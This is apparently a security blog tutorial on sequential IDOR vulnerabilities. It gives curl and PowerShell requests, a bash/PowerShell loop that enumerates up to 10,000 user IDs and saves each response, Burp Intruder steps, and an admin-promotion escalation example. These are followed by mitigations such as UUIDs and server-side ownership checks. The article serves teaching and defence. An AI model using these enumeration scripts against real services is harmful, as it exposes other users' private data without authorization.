Listen to this Post
Introduction:

Broken Access Control consistently ranks as a critical security risk, and Insecure Direct Object Reference (IDOR) vulnerabilities are its most common manifestation. A recent proof-of-concept demonstrates a trivial yet devastatingly effective attack vector: predictable, sequential numeric identifiers. This article deconstructs this specific IDOR flaw, providing a technical deep dive into its exploitation, detection, and ultimate mitigation.
Learning Objectives:
- Understand the fundamental mechanics of a Sequential IDOR vulnerability and its impact on authorization.
- Learn practical, hands-on techniques to manually test for and exploit these flaws using common command-line tools.
- Implement robust mitigation strategies, including the use of Globally Unique Identifiers (GUIDs) and context-based access control checks.
You Should Know:
1. The Anatomy of a Sequential IDOR Exploit
A Sequential IDOR vulnerability occurs when an application uses predictable, incrementing numbers (e.g., 1001, 1002, 1003) as unique identifiers for user resources like documents, profiles, or transactions. The “broken” element is the application’s failure to verify that the user making the request is authorized to access the specific object they are referencing.
Step-by-step guide explaining what this does and how to use it.
1. Reconnaissance: As an authenticated user, identify a endpoint that returns your data, such as GET /api/v1/orders/5001.
2. Analyze the Pattern: Observe that your order ID is 5001. The key question is: does order `5000` or `5002` belong to another user?
3. Exploitation: Using a tool like curl, systematically increment or decrement the ID value to access another user’s data.
Linux/Mac (curl):
 Attempt to access a neighboring order ID
curl -H "Authorization: Bearer YOUR_TOKEN" https://vulnerable-app.com/api/v1/orders/5000
curl -H "Authorization: Bearer YOUR_TOKEN" https://vulnerable-app.com/api/v1/orders/5002
Windows (PowerShell):
$headers = @{ Authorization = "Bearer YOUR_TOKEN" }
Invoke-RestMethod -Uri "https://vulnerable-app.com/api/v1/orders/5000" -Headers $headers
2. Automating Enumeration with Scripting
Manually testing a few IDs is feasible, but to assess the scale of the vulnerability, automation is key. A simple bash or PowerShell script can enumerate thousands of records in minutes.
Step-by-step guide explaining what this does and how to use it.
1. Script Creation: Create a script that loops through a range of sequential IDs and makes HTTP requests.
2. Execution: Run the script, saving all successful responses (HTTP 200) to files for analysis.
Linux/Mac (bash):
!/bin/bash
for id in {1..10000}; do
response=$(curl -s -o /dev/null -w "%{http_code}" -H "Authorization: Bearer YOUR_TOKEN" https://vulnerable-app.com/api/users/$id)
if [ "$response" == "200" ]; then
echo "Found valid user ID: $id"
curl -s -H "Authorization: Bearer YOUR_TOKEN" "https://vulnerable-app.com/api/users/$id" > "user_$id.json"
fi
done
Windows (PowerShell):
1..10000 | ForEach-Object {
$uri = "https://vulnerable-app.com/api/users/$_"
try {
$response = Invoke-WebRequest -Uri $uri -Headers $headers
Write-Host "Found valid user ID: $<em>"
$response.Content | Out-File -FilePath "user</em>$_.json"
} catch {
 Silently handle errors (e.g., 403, 404)
}
}
3. Leveraging Burp Suite Intruder for Precision Testing
While scripts are powerful, Burp Suite’s Intruder tool provides a more controlled and detailed environment for this attack, allowing for payload positioning and advanced result analysis.
Step-by-step guide explaining what this does and how to use it.
1. Intercept: Use Burp Proxy to intercept a legitimate request to a resource endpoint (e.g., GET /api/invoice/102).
2. Send to Intruder: Right-click the request and send it to the Intruder tool.
3. Configure Attack: Clear all positions and highlight the sequential ID (e.g., 102). Set this as the only payload position.
4. Set Payloads: In the Payloads tab, choose a “Numbers” payload type. Set the range from 1 to 10,000 with a step of 1.
5. Attack: Start the attack. Intruder will fire requests with all payloads. You can then sort by Status Code (200) and Length to quickly identify all accessible resources.
- Beyond User Data: Horizontal and Vertical Privilege Escalation
IDOR is not limited to data theft (horizontal escalation). It can lead to full account takeover or elevated privileges (vertical escalation).
Step-by-step guide explaining what this does and how to use it.
1. Horizontal Escalation: As demonstrated above, this is accessing another user’s data at the same privilege level (e.g., User A views User B’s invoice).
2. Vertical Escalation: A more critical flaw is modifying administrator-only resources. For example, if a standard user can access GET /api/admin/users/5, they could potentially also call `POST /api/admin/users/5/promote` to grant themselves admin rights. The testing methodology is identical: identify a high-privilege endpoint and attempt access with a low-privilege token.
5. Mitigation 1: Replace Sequential IDs with UUIDs
The most straightforward mitigation is to remove the predictability of the identifier itself.
Step-by-step guide explaining what this does and how to use it.
1. Implementation: Instead of database auto-increment integers, use cryptographically strong, random identifiers like UUIDs (Universally Unique Identifiers).
2. Example (Python/SQLAlchemy):
import uuid
class User(db.Model):
id = db.Column(db.String(36), primary_key=True, default=lambda: str(uuid.uuid4()))
 ... other fields ...
3. Result: A resource URL would look like GET /api/users/a81bc81b-dead-4e5d-abff-90865d1e13b1. The entropy makes brute-forcing practically impossible.
6. Mitigation 2: Implement Context-Based Access Control
The strongest defense is to mandate authorization checks on every request, regardless of the identifier’s format.
Step-by-step guide explaining what this does and how to use it.
1. Logic Placement: Implement a check within your application’s business logic before any data is fetched or action is performed.
2. Pseudocode Example:
 PSEUDOCODE - Secure Access Control Check
current_user = get_authenticated_user()
requested_invoice_id = request.get_parameter("invoice_id")

Check if the current user is authorized for THIS specific invoice
if not current_user.owns_invoice(requested_invoice_id):
raise AccessDeniedException("You are not authorized to access this resource.")

Only proceed with fetching the invoice if the check passes
invoice = InvoiceService.get_invoice(requested_invoice_id)
return invoice
3. Framework Use: Leverage built-in framework features (e.g., CanCanCan in Ruby, Spring Security in Java, Policy-based authorization in .NET) to enforce these rules declaratively.
- Proactive Defense: Integrating IDOR Checks into Your SDLC
Prevention is more effective than reaction. Integrate security practices into your Software Development Lifecycle (SDLC).
Step-by-step guide explaining what this does and how to use it.
1. Threat Modeling: During design, identify all data objects and map “who should have access to what.”
2. Code Review: Make access control logic a primary focus of peer code reviews. Scrutinize every endpoint that accepts an object identifier.
3. Automated Security Testing: Use SAST (Static Application Security Testing) tools that can flag potential IDOR patterns (e.g., database queries using unvalidated user input directly). Supplement with DAST (Dynamic Application Security Testing) and manual penetration testing.
What Undercode Say:
- The simplicity of exploiting a Sequential IDOR is inversely proportional to the damage it can cause. A single-digit change can lead to a massive data breach.
- Do not rely on obfuscation. Using UUIDs is a good practice for unpredictability, but it is not a substitute for proper, context-aware authorization checks on the server-side. Security through obscurity is a flawed strategy.
Analysis:
The demonstrated attack is a classic example of a vulnerability that stems from a fundamental design flaw rather than a complex coding error. Developers often focus on authentication (“who are you?”) while under-prioritizing authorization (“what are you allowed to do?”). This creates a false sense of security once a user is logged in. The reliance on sequential IDs is a legacy of convenience that modern applications can no longer afford. The shift towards API-driven architectures and microservices exacerbates this risk, as a single vulnerable endpoint can expose a core data stream. Ultimately, mitigating this threat requires a cultural shift within development teams to treat every single object access request as untrusted until proven otherwise through explicit authorization logic.
Prediction:
The prevalence of IDOR vulnerabilities will intensify with the expansion of APIs and interconnected microservices. However, we predict a growing adoption of more secure alternatives. The use of UUIDs will become a standard practice, and we will see a rise in the use of token-based, context-aware authorization (e.g., using JWTs with embedded permissions) and the implementation of backend-for-frontend (BFF) patterns, which centralize and harden access control logic. Furthermore, AI-powered security scanners will become adept at automatically detecting IDOR flaws by learning application behavior and identifying state-changing requests that lack proper user-context validation.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Being Nice – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


